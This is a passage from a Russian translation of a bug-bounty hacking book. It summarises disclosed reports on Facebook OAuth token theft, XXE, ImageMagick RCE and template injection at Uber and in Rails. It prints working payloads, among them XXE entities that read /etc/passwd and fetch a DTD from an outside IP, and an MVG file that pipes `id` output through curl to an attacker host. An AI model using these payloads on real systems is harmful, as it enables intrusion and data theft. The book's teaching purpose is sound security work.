**Url:** [facebook.com](http://facebook.com)

**Ссылка на отчет:** [Philippe Harewood - Swiping Facebook Official Access Tokens<sup>45</sup>](http://philippeharewood.com/swiping-facebook-official-access-tokens)

**Дата отчета:** 29 февраля 2016

**Выплаченное вознаграждение:** Не разглашается

#### Описание:


Я не знаю, попадает ли это под техническое определение захвата поддомена (если такое существует), но я думаю, это отличная находка, позволившая Филиппу похищать любой аккаунт Facebook с минимальными усилиями.

Чтобы понять эту уязвимость, нам стоит бегло пробежаться по OAuth, который, в соответствии с их сайтом, является *открытым протоколом, позволяющим безопасную авторизацию простым и стандартным методом с веб, мобильных и десктопных приложений*. Другими словами, OAuth позволяет пользователям одобрять приложению возможность действовать от их лица без необходимости делиться паролем с этим

<sup>45</sup><http://philippeharewood.com/swiping-facebook-official-access-tokens>

приложением. Если вы когда-либо посещали сайт, который позволял вам входить через ваши аккаунты в Google, Facebook, Twitter и другие провайдеры, значит вы использовали OAuth.

Я надеюсь, вы заметили здесь потенциал для эксплуатации. Если OAuth позволяет пользовательскую авторизацию, воздействие от некорректной реализации может быть огромным. Учитывая процесс, Филипп предоставил отличное изображение, объясняющее то, как был реализован протокол:



Philippe Harewood - Facebook OAuth Process

Вкратце, здесь мы видим:

- Пользователь запрашивает использование Facebook API для каких-либо целей через какое-либо приложение
- Это приложение перенаправляет пользователя на Facebook API, чтобы тот дал разрешение
- Facebook API предоставляет пользователю код и перенаправляет его к приложению

4. Приложение берет код и делает запрос к Facebook API, чтобы получить токен
5. Facebook возвращает токен приложению, которое получает право осуществлять запросы от имени пользователя

В этом процессе вы заметите, что пользователь нигде не предоставляет свои логин и пароль от Facebook приложению, чтобы оно авторизовалось для доступа к аккаунту. Это также высокорисковый обзор, существует множество других вещей, которые могут здесь произойти, включая обмен дополнительной информацией в процессе.

Значительная уязвимость здесь заключена в том, что Facebook предоставляет токен доступа приложению в пункте 5.

Вернемся к находке Филиппа, он описывает детали в блоге, как он хотел попытаться перехватить этот токен, обмануть Facebook и заставить его отправить токен ему вместо корректного приложения. Однако, вместо этого, он решил поискать уязвимое Facebook приложение, которое он мог бы захватить. В этом и заключена схожесть с общим концептом захвата поддомена.

Оказалось, что каждый пользователь Facebook имеет авторизованные его аккаунтом приложения, но они могут не использоваться явно. В соответствии с его текстом, примером является “Content Tab of a Page on www”, который загружает некоторые запросы к API на фанатские страницы Facebook. Список приложений доступен по адресу <https://www.facebook.com/search/me/apps-used>.

Просмотрев этот список, Филипп нашел приложение, которое было неправильно настроено и могло быть использовано для перехвата токенов запросом вроде следующего:

1 [https://facebook.com/v2.5/dialog/oauth?response\\_type=to\ken&display=popup&client\\_id=APP\\_ID&redirect\\_uri=REDIRECT\T\\_URI](https://facebook.com/v2.5/dialog/oauth?response_type=to\ken&display=popup&client_id=APP_ID&redirect_uri=REDIRECT\T_URI)

Здесь приложение, которые он хотел использовать для APP\_ID имело полные права доступа, было уже авторизованным и неправильно сконфигурированным - подразумевается, что шаги 1 и 2 уже выполнены, и пользователь не получил всплывающего окна, в котором должен быть дать права приложению, потому что он уже их дал! Кроме того, поскольку REDIRECT\_URI не принадлежало Facebook, Филипп мог захватить им - в точности как поддоменом. В результате, когда пользователь кликал по его ссылке, его перенаправляло на:

1 [http://REDIRECT\\_URI/access\\_token\\_appended\\_here](http://REDIRECT_URI/access_token_appended_here)

что Филипп мог использовать для получения всех токенов доступа и захвата аккаунтов Facebook! Что еще круче, судя по его посту, когда ты имеешь официальный токен доступа Facebook, ты имеешь доступ к токенам других ресурсов Facebook, таких, как Instagram! Все, что ему нужно было сделать - это осуществить запрос к Facebook GraphQL (API для получения данных от Facebook) и ответ включал бы access\_token для подразумеваемого приложения.



## Выводы

Я надеюсь, вы видите, почему этот пример был включен в книгу и эту главу в частности. Самым важным выводом для меня было понимание того, насколько устаревшие ресурсы могут быть использованы при взломе. В предыдущих примерах этой главы это были оставленные DNS-записи, направленные на ныне неиспользуемые сервисы. Здесь это было рассмотрение заведомо одобренного приложения, которое больше не использовалось. Когда вы ищете уязвимости, будьте внимательны к изменениям в приложениях, которые могут обнажить такие ресурсы, как этот.

Кроме того, если вам понравился этот пример, загляните в блог Филиппа (он включен в главу Ресурсы и в Hacking Pro Tips Interview он сидит *he sat down with me to do* - он предоставил множество отличных советов!).

## Выводы

Захват поддоменов на самом деле совершенно не трудно осуществить, когда в DNS записях сайта есть неиспользуемая запись, указывающая на стороннего поставщика услуг. Существует немало способов обнаружить их, включая использование KnockPy, Google Dorks (`site:*.hackerone.com`), Recon-ng, и так далее. Использование их всех описано в главе Инструменты этой книги.

Кроме того, как было в случае с токеном доступа Facebook, когда вы рассматриваете этот тип уязвимости, расширьте зону поиска и подумайте об устаревших настройках, существующих на целевом ресурсе. Например, `redirect_uri` в заранее одобренном Facebook-приложении.

# Уязвимость XML External Entity

## Описание

XML External Entity(XXE) - это атака, направленная на приложение, которое обрабатывает парсит XML код. OWASP утверждает, что *эта возможность этой атаки возникает, когда XML код содержит ссылки на внешние сущности, которые обрабатываются плохо настроенным парсером.*

Другими словами, путём передачи вредоносного XML кода атакующий может использовать парсер против рассматриваемой системы, либо раскрыть важную информацию, провести SSRF атаку и даже выполнить произвольный код.

Эта атака возникает, когда XML-структура, называемая сущностью (Entity), включена в документ и обрабатывается удаленным хостом. Существуют разные типы сущностей, но конкретно внешние сущности могут быть использованы, чтобы получить доступ к локальным или удаленным данным с помощью определенного системного идентификатора. Часто им является URI к которому парсер может получить доступ в процессе обработки документа. После этого парсер заменит сущность контентом, который был дан по URI.

Вот пример вредоносного XXE, взятого с OWASP:

```
1 <?xml version="1.0" encoding="ISO-8859-1"?>
2 <!DOCTYPE foo [
3   <!ELEMENT foo ANY>
4   <!ENTITY xxe SYSTEM "file:///etc/passwd">
5 ]
6 >
7 <foo>&xxe;</foo>
```

Здесь определен корневой элемент “foo” вместе с элементом “ANY”, что означает, что содержимое элемента “foo” может быть расширено - это подключает следующую строку, которая ссылается на entity, получающую содержимое файла /etc/passwd. Далее полученный контент передается в элемент `<foo>`, заменяя `&xxe;` содержимым файла.



## Ссылки

Почтайте [OWASP XML External Entity \(XXE\) Processing<sup>46</sup>](#) Шпаргалка по XXE [Silent Robots XML Entity Cheatsheet<sup>47</sup>](#)

## Примеры

### 1. Доступ на чтение Google

Сложность: Средняя

Url: [google.com/gadgets/directory?synd=toolbar](http://google.com/gadgets/directory?synd=toolbar)

Ссылка на отчёт: [Detectify Blog<sup>48</sup>](#)

<sup>46</sup>[https://www.owasp.org/index.php/XML\\_External\\_Entity\\_\(XXE\)\\_Processing](https://www.owasp.org/index.php/XML_External_Entity_(XXE)_Processing)

<sup>47</sup><http://www.silentrobots.com/blog/2014/09/02/xe-cheatsheet>

<sup>48</sup><https://blog.detectify.com/2014/04/11/how-we-got-read-access-on-googles-production-servers>


**Дата отчёта:** Апрель 2014

**Выплаченное вознаграждение:** \$10,000

**Описание:**

Эта уязвимость довольно очевидна. Google's Toolbar Button Gallery позволяет разработчикам создавать свои собственные кнопки путём загрузки XML файла, который содержит определенные метаданные.

В соответствии с описанием уязвимости от команды Detectify, после загрузки XML файла, подобно примеру описанному выше в описании, Google парсил файл и приступил к визуализации содержимого данного файла:



Detectify screenshot of Google's internal files



## Выводы

Даже Большие Парни могут быть уязвимы. Несмотря на то, что этому отчёту уже почти 2 года, он по прежнему служит хорошим примером того, что большие компании могут быть уязвимы. Необходимый XML код можно легко загрузить на сайты, в которых используются XML парсеры. Однако, иногда это может не сработать, так что вам придется проверить другие способы с шпаргалки выше.

## 2. Facebook XXE через Word

**Сложность:** Высокая

**Url:** [facebook.com/careers](http://facebook.com/careers)

**Ссылка на отчёт:** [Attack Secure<sup>49</sup>](http://www.attack-secure.com/blog/hacked-facebook-word-document)

**Дата отчёта:** April 2014

**Выплаченное вознаграждение:** \$6,300

**Описание:**

Эта XXE атака немного сложнее чем предыдущая. В далёком 2013 году Facebook исправил XXE уязвимость, которую вполне могла привести к RCE. Они заплатили около \$30,000.

В результате, когда Мохамед в апреле 2014-го поставил перед собой задачу взломать Facebook, он и не думал, что XXE возможна, пока он не нашёл страницу `carrer`, которая позволяла пользователям загружать файлы с расширением .docx, которые могли включать в себя XML.

В результате, по его словам, он создал файл .docx и открыл его через 7zip, извлёк содержимое файла и нашёл xml файл в содержимом docx. Он вставил следующий проверочный код:

---

<sup>49</sup><http://www.attack-secure.com/blog/hacked-facebook-word-document>

```

1  <!DOCTYPE root [
2    <!ENTITY % file SYSTEM "file:///etc/passwd">
3    <!ENTITY % dtd SYSTEM "http://197.37.102.90/ext.dtd">
4    %dtd;
5    %send;
6  ]]>
```

Немного отличается от того, что мы видели выше. Хотя начало похожее, но далее код включает вызов SYSTEM, чтобы связаться с удаленным хостом, который находится под контролем Мохамеда. Он также подключил другой файл, очень похожий, но содержащий строку FACEBOOK-HACKED.

При парсинге XML-обработчик осуществит вызов к удаленному хосту, и этот вызов будет залогирован. Так что когда Мохамед запустил локальный сервер, используя Python и SimpleHTTPServer и подождал... он получил:

```

mohaab007 — Python — 85x16
Last login: Tue Jul  8 09:11:09 on console
mohamed:~ mohaab007$ sudo python -m SimpleHTTPServer 80
Password:
Serving HTTP on 0.0.0.0 port 80 ...
173.252.71.129 - - [08/Jul/2014 09:21:10] "GET /ext.dtd HTTP/1.0" 200 -
173.252.71.129 - - [08/Jul/2014 09:21:11] "GET /ext.dtd HTTP/1.0" 200 -
173.252.71.129 - - [08/Jul/2014 09:21:11] "code 404, message File not found"
173.252.71.129 - - [08/Jul/2014 09:21:11] "GET /FACEBOOK-HACKED? HTTP/1.0" 404 -
173.252.71.129 - - [08/Jul/2014 09:21:11] "code 404, message File not found"
173.252.71.129 - - [08/Jul/2014 09:21:11] "GET /FACEBOOK-HACKED? HTTP/1.0" 404 -
```

#### Attack Secure Screenshot of Facebook remote calls

После отправки отчета Facebook ответил ему с отказом принять баг, со словами о невозможности воспроизвести баг и просьбой предоставить видеозапись эксплуатации бага. После обмена сообщениями, Facebook упомянул, что рекрутер, вероятно, открыл файл, который отправлял произвольный запрос. Команда Facebook провела более глубокое расследование и выплатила вознаграждение, отправив письмо, объясняющее, что

воздействие от этой XXE-уязвимости было менее значимым, чем от изначальной в 2013, но она по-прежнему могла быть использована. Вот сообщение:

 We sent you a message.  
Hi Mohamed,  
  
Here is the full payout information:  
  
After reviewing the bug details you have provided, our security team has determined that you are eligible to receive a payout of \$6300 USD.  
  
In order to process your bounty we will need you to provide some information:  
  
- Your full name  
- Your country of residence  
- Your email address  
  
This information is necessary in order for our payment fulfillment partner to process your bounty. Once processed you will receive an email from bugbountypayments.com with instructions for claiming your bounty.  
  
If you have any questions please do not hesitate to contact us and thank you for all you are doing to help keep Facebook secure!  
  
Thanks,  
  
Emrakul  
Security  
Facebook

---

#### Facebook official reply



## Выводы

Из этой ситуации следует пара выводов. XXE не ограничена XML-файлами, вы можете использовать .docx, .xlsx, .pptx, и так далее. Как я говорил ранее, иногда вы не будете получать ответ от XXE незамедлительно - этот пример показывает, что вы можете поднять сервер, на который придет запрос, демонстрирующий наличие XXE.

Кроме того, как и в других случаях, иногда отчеты изначально отклоняются. Важно иметь уверенность и проявлять настойчивость при работе с компанией, рассматривающей отчет, уважая при этом их решение, но и объясняя, почему что-либо может быть уязвимостью.

# Удаленное выполнение кода

## Описание

Удаленное выполнение кода возникает из-за внедренного кода, который интерпретируется и выполняется уязвимым приложением. Причиной данной уязвимости является пользовательский ввод, который приложение использует без надлежащей фильтрации и обработки.

Это может выглядеть следующим образом:

```
1 $var = $_GET['page'];
2 eval($var);
```

Здесь уязвимое приложение может использовать url `index.php?page=1`, однако, если пользователь введёт `index.php?page=1;phpinfo()`, приложение выполнит функцию `phpinfo()` и вернёт приложению её результат.

Также RCE иногда используется для обозначения Command Injection, которые OWASP различает. С помощью Command Injection, в соответствии с OWASP, уязвимое приложение выполняет произвольные команды в принимающей их операционной системе. Опять же, это становится возможным благодаря недостаточной обработке и проверки пользовательского ввода, что приводит к тому, что пользовательский ввод выполняется операционной системой, как команда.

В PHP, к примеру, это может быть из-за того, что пользовательский ввод будет вставлен в функцию `system()`.

## Примеры

### 1. Polyvore ImageMagick

**Сложность:** Высокая

**Url:** Polyvore.com (Yahoo Acquisition)

**Ссылка на отчёт:** <http://nahamsec.com/exploiting-imagemagick-on-yahoo/><sup>50</sup>

**Дата отчёта:** Май 5, 2016

**Выплаченное вознаграждение:** \$2000

**Описание:**

ImageMagick представляет собой программный пакет, обычно используемый для обработки изображений, например кадрирование, масштабирование, и так далее. Imagick в PHP, rmagick и paperclip в Ruby, а также imagemagick в NodeJS используют этот пакет, и в апреле 2016 в нем было обнаружено множество уязвимостей, одна из которых могла быть использована атакующими, чтобы выполнить удаленный код, на чём я и сосредоточился.

В двух словах, ImageMagick не фильтровал надлежащим образом получаемые имена файлов и в результате использовался для выполнения системного вызова `system()`. В итоге атакующий мог вставлять команды вроде `https://example.com" | ls -la`, и при получении они были исполнены. Пример с ImageMagick будет выглядеть так:

```
1 convert 'https://example.com" | ls "-la' out.png
```

Что интересно, ImageMagick определяет свой собственный синтаксис для файлов Magick Vector Graphics (MVG), а значит, атакующий мог создать файл `exploit.mvg` со следующим кодом:

---

<sup>50</sup><http://nahamsec.com/exploiting-imagemagick-on-yahoo/>

```
1 push graphic-context
2 viewbox 0 0 640 480
3 fill 'url(https://example.com/image.jpg" | ls "-la)'
4 pop graphic-context
```

Потом это будет передано библиотеке и, если сайт уязвим, код выполнится и отобразит перечень файлов в директории.

Зная это, Бен Садежепур протестировал купленный Yahoo сервис Polyvore на эту уязвимость. Как сказано в его блоге, Бен сначала протестировал уязвимость на локальной машине к которой он имел доступ, чтобы подтвердить, что mvg файл работает правильно. Вот код, который он использовал:

```
1 push graphic-context
2 viewbox 0 0 640 480
3 image over 0,0 0,0 'https://127.0.0.1/x.php?x='id | curl \
4 -l http://SOMEIPADDRESS:8080/ -d @- > /dev/null'
5 pop graphic-context
```

Здесь вы можете видеть, что он использовал библиотеку cURL, чтобы сделать обратиться к SOMEIPADDRESS (измените это на IP адрес уязвимого сервера). В случае успеха, вы должны получить следующий ответ:



```
listening on Tumv1... connect to [REDACTED] From [REDACTED] [REDACTED] | 44877
POST / HTTP/1.1
Host: [REDACTED].127.0.0.1:8080
User-Agent: curl/7.43.0
Accept: */*
Content-Length: 347
Content-Type: application/x-www-form-urlencoded

uid=0
```

Ben Sadeghipour ImageMagick test server response

Далее Бен посетил Polyvore, загрузил изображение в качестве аватара и получил следующий ответ от сервера:

Ben Sadeghipour Polyvore ImageMagick response



## Выводы

Чтение - это большая часть успешного взлома и оно включает в себя чтение о программных уязвимостях и Common Vulnerabilities and Exposures (CVE Индикаторов). Знание прошлых уязвимостей может помочь вам, когда вы сталкиваетесь с сайтами, которые не успевают обновляться. В данном случае, Yahoo пропатчили сервер но это было сделано некорректно (я не смог найти подробностей об этом). В результате, знание того, что в ImageMagick была уязвимость, позволило Бену выбрать эту программу в качестве цели, и в итоге заработать \$2000 вознаграждения.

## Итоги

Удаленное выполнение кода, как и остальные уязвимости, возникает в результате неправильной фильтрации и обработки пользовательского ввода. В предоставленном примере ImageMagick неправильно обрабатывал контент, который мог быть зловредным. Это, вместе с знанием Бена о уязвимости, позволило ему найти и протестировать те зоны, которые могли быть уязвимыми. Что касается поиска подобных уязвимостей, быстрого ответа не существует. Будьте в курсе вышедших CVE и следите за ПО, которое используется сайтами и

которое может быть устаревшим, т.к. скорее всего оно может быть уязвимым.

# Инъекция в шаблоны

## Описание

Шаблонизаторы - это инструменты, которые позволяют разработчикам/дизайнерам отделить программную логику от представления данных при создании динамических веб-страниц. Другими словами, есть код, который принимает HTTP запрос, запрашивает необходимые данные с базы данных и представляет их пользователю в одном файле, шаблонные движки отделяют представление этих данных от остальной части кода, который вычисляет их (помимо этого, популярные фреймворки и CMS также отделяют HTTP запрос от запроса в базу данных).

Инъекция в шаблон на стороне сервера (SSTI) возникает, когда шаблонизаторы отображают пользовательский ввод без его надлежащей обработки, подобно XSS. Например, в Jinja2, шаблонизаторе для языка Python, пример страницы ошибки 404, взятый у nVisium, может выглядеть так:

```
1 @app.errorhandler(404)
2 def page_not_found(e):
3     template = '''{% extends "layout.html" %}
4     {% block body %}
5         <div class="center-content error">
6             <h1>Opps! That page doesn't exist.</h1>
7             <h3>%s</h3>
8         </div>
9     {% endblock %}
10    % (request.url)
11    return render_template_string(template), 404
```

Источник: (<https://nvisium.com/blog/2016/03/09/exploring-ssti-in-flask-jinja2>)

Здесь функция `page_not_found` создаёт HTML и разработчик форматирует URL как строку и отображает её пользователю. В итоге, если атакующий введёт `http://foo.com/nope{{7*7}}`, код разработчика отобразит это как `http://foo.com/nope49`, обрабатывая вставленное выражение. Опасность этой уязвимости увеличивается, когда вы передаете реальный код на Python, и он интерпретируется с помощью `Jinja2`.

Опасность каждой SSTI зависит от используемого движка шаблонов, и от того, какие валидации сайт применяет в отношении вводимых данных, если применяет вообще. Например, `Jinja2` предоставлял доступ к произвольному файлу и RCE, движок шаблонов `Rails ERB` обеспечивал RCE, `Liquid Engine` - движок шаблонов `Shopify` - предоставлял доступ к ограниченному числу методов `Ruby`, и так далее. Демонстрация степени критичности обнаруженной вами уязвимости сильно зависит от тестирования того, что она способна позволить вам совершить. И хотя вы можете интерпретировать некий код, в итоге уязвимость может оказаться незначительной. Например, я нашел SSTI, используя код `{{4+4}}`, возвращавший 8. Однако, когда я использовал `{{4*4}}`, я получил текст `{{44}}`, поскольку звездочка была убрана при обработке. Поле также удаляло специальные символы вроде `()` и `[]` и позволяло вводить не более 30 символов. Все это в сочетании делало SSTI бесполезной.

Контрастом SSTI являются межсайтовые инъекции в шаблон (Client Side Template Injections, или CSTI). *Замечание: CSTI не является стандартной аббревиатурой для уязвимости в отличии от других в этой книге, я не рекомендовал бы использовать её при написании отчетов.* Эта уязвимость возникает, когда приложения используют в качестве шаблонизаторов клиентские фреймворки, вроде `AngularJS`, вставляющие пользовательский контент на страницы без надлежащей обра-

ботки. Это очень похоже на SSTI, с единственным отличием в том, что уязвимость создается клиентским фреймворком. Тестирование на CSTI в Angular подобно тестированию в Jinja2 и включает использование {{ }} с произвольным выражением внутри.

## Примеры

### 1. Внедрение шаблона в Uber Angular

**Сложность:** Высокая

**Url:** developer.uber.com

**Ссылка на отчёт:** [https://hackerone.com/reports/125027<sup>51</sup>](https://hackerone.com/reports/125027)

**Дата отчёта:** 22 марта 2016

**Выплаченное вознаграждение:** \$3,000

**Описание:**

В марте 2016, Джеймс Кетл (один из разработчиков Bigr Suite, инструмента рекомендованного в главе “Инструменты”) нашёл CSTI уязвимость по URL [https://developer.uber.com/docs/deep-linking?q=wrtz{{7\\*7}}](https://developer.uber.com/docs/deep-linking?q=wrtz{{7*7}}). В соответствии с его отчетом, если вы просмотрите сформированный код страницы, вы обнаружите в нем строку wrtz49, что демонстрирует обработку введенного выражения.

Что интересно, Angular использует то, что называется *sandboxing* чтобы “поддерживать надлежащее разделение обязанностей приложений”. Иногда разделение предоставляется песочницей, которая разработана как элемент безопасности, призванный ограничить то, куда атакующий может получить доступ.


---

<sup>51</sup><https://hackerone.com/reports/125027>

Как всегда, с уважением к Angular, в документации говорится что “эта песочница не сможет остановить хакера, который имеет возможность редактировать шаблоны... [и] может быть возможным запуск произвольного JavaScript кода внутри двойных фигурных скобок...” И Джеймсу удалось сделать именно это.

Используя следующий Javascript, Джеймс получил возможность обойти песочницу Angular и выполнить произвольный JavaScript:

```
1 https://developer.uber.com/docs/deep-linking?q=wrtz{{(_\`  
2 =""".sub).call.call({}[$="constructor"]).getOwnPropertyDe\`  
3 scriptor(_.__proto__,$).value,0,"alert(1)")()}zzzz
```



Angular Injection in Uber Docs

Как он заметил, эта уязвимость можно использовать, что похитить аккаунты разработчиков и связанные с ними приложения.



## Выводы

Смотрите, где используется AngularJS и проверяйте поля, где используется синтаксис Angular {{ }}. Чтобы сделать вашу жизнь проще, скачайте плагин для Firefox Wappalyzer - он покажет какое ПО используется на сайте, включая использование AngularJS.

## 2. Инъекция в шаблон в Uber

**Сложность:** Средняя

**Url:** [riders.uber.com](http://riders.uber.com)

**Ссылка на отчёт:** [hackerone.com/reports/125980<sup>52</sup>](http://hackerone.com/reports/125980)

**Дата отчёта:** 25 марта 2016

**Выплаченное вознаграждение:** \$10,000

### Описание:

Когда Uber начали свою публичную BugBounty программу на HackerOne, они также включили “карту сокровищ”, которую можно найти на их сайте <https://eng.uber.com/bug-bounty>.

Карта содержит ряд важных поддоменов, используемые Uber, включая технологии которые используются на каждом из них. Итак, стек рассматриваемого сайта, [riders.uber.com](http://riders.uber.com), включает в себя Python Flask и NodeJS. В отношении этой уязвимости, Orange (хакер) заметил, что Flask и Jinja2 используются здесь и протестировал синтаксис в поле “name”.


Теперь, проводя тестирование, Orange заметил, что любое изменение профиля на [riders.uber.com](http://riders.uber.com) приводят к письму и текстовому сообщению владельцу аккаунта. И так, ссылаясь на

---

<sup>52</sup><http://hackerone.com/reports/125980>


его запись в блоге, он протестировал `{{1+1}}`, в результате чего на сайте обработалось выражение и вывело 2 в письме самому себе.

Далее он попробовал выполнить код `% For c in [1,2,3]%
{{c,c,c}} % endfor %`, который запускал цикл, приводящий к следующему на странице профиля:



blog.organge.tw Uber profile after payload injection

и итоговое письмо:



**blog.organge.tw Uber email after payload injection**

Как вы можете видеть, текст отображается на странице профиля, но письмо выполняет код и включает его в письмо. В результате, существование уязвимости позволяет атакующему выполнять код Python.

Jinja2 пытается смягчить урон, помещая выполняемый код в песочницу, что значит, что функциональность при выполнении кода ограничена, но в некоторых случаях песочницу можно обойти. Этот отчет изначально более широко описан в посте блога (появившемся чуть раньше) и содержал несколько отличных ссылок на блог nVisium.com (да, тот же nVisium, которые выполнили Rails RCE), демонстрирующих, как обойти песочницу:

- <https://nvisium.com/blog/2016/03/09/exploring-ssti-in-flask-jinja2>
- <https://nvisium.com/blog/2016/03/11/exploring-ssti-in-flask-jinja2-part-ii>



## Выводы

Выясните, какую технологию использует сайт, это часто приводит к ключевым идеям того, как вы можете это использовать. В данном случае, Flask и Jinja2 оказались отличным направлением для атаки. И, как и в случае с некоторыми XSS уязвимостями, уязвимость может не быть простой или очевидной, не забудьте проверить все места где отображается текст. В этом случае, имя профиля на одном из сайтов Uber выводилось в открытом тексте и сама уязвимость присутствовала в электронном письме.

## 3. Динамическое отображение в Rails

**Сложность:** Средняя

**Url:** Недоступен

**Ссылка на отчёт:** <https://nvisium.com/blog/2016/01/26/rails-dynamic-render-to-rce-cve-2016-0752<sup>53</sup>>

**Дата отчёта:** 1 февраля 2015

**Выплаченное вознаграждение:** Недоступно

**Описание:**

При исследовании этого эксплойта, nVisium предоставляет восхитительный детальный отчет и пошаговое описание уязвимости. В соответствии их заметками, контроллеры Ruby on Rails отвечают за бизнес логику в приложениях Rails (что на самом деле не совсем так). Фреймворк предоставляет некоторый достаточно надёжный функционал, включая возможность указывать какое содержимое должно отображаться пользователю на основе простых значений, передаваемых методу визуализации.

---

<sup>53</sup><https://nvisium.com/blog/2016/01/26/rails-dynamic-render-to-rce-cve-2016-0752>

Работая с Rails, разработчики имеют возможность неявно или явно контролировать, что должно отображаться на основе параметра переданного функции. Итак, разработчики могут отображать содержимое как текст, JSON, HTML, или какой-то другой файл.

С этим функционалом разработчики могут брать параметры, передавать их Rails, который и определит файл для отображения. И так, в Rails это будет выглядеть как-то так `app/views/user/#:{params[:tem]`

Nvisium использует пример ввода в панели инструментов, которая можетрендериться из файла с расширением .html, .haml, или .html.erb. Получая такой вызов, Rails будет искать в директории типы файлов, которые соответствуют соглашению Rails convention (мантра Rails - соглашения превыше конфигурации). Как всегда, когда вы говорите Rails отобразить что-то и подходящий файл не может быть найден, поиск будет проходить в RAILS\_ROOT/app/views, RAILS\_ROOT и системной корневой директории.

Это и является частью проблемы. RAILS\_ROOT ссылается на корневую папку вашего приложения, поиски там имеют смысл. А в корневой директории - нет, и это опасно.

Итак, используя это, вы можете вставить %2f%2fpasswd и Rails отобразит вам файл /etc/passwd. Жуть.

Теперь идём дальше, если вы вставите <%25%3dls%25>, интерпретатор поймёт это как <%= ls %>. В языке шаблонов erb, <%= %> означает код, который должен выполниться и отобразиться, так что здесь, команда выполнится ls, то есть здесь происходит удаленное выполнение кода (RCE).



## Выводы

Эта уязвимость не будет существовать на каждом сайте разработаном на Rails - это будет зависеть от того, как написано приложение. В результате, это не то, что автоматические инструменты обязательно подхватят. Будьте внимательны, когда вы знаете, что сайт построен на Rails, наиболее распространенное соглашение URLs - в основном это /controller/id для обычного GET запроса, или /controller/id/edit для редактирования и так далее.

Когда вы видите этот шаблон в url, начните играться с параметрами. Вводите неожиданные значения и смотрите на ответ.

## Итоги

При поиске уязвимостей хорошей идеей будет попробовать идентифицировать лежащую в основе технологию (веб-фреймворк, движок рендеря фронтенда, и так далее), чтобы найти возможные векторы атак. В связи с большим количеством шаблонизаторов, трудно сказать, что будет работать в вашем конкретном случае, но знание того, какая технология используется, может вам помочь. Ищите возможности, где текст, контролируемый вами, отображается обратно вам на страницу или куда-либо еще (например, в электронное письмо).

# **Подделка запроса на стороне сервера (Server Side Request Forgery)**

## **Описание**

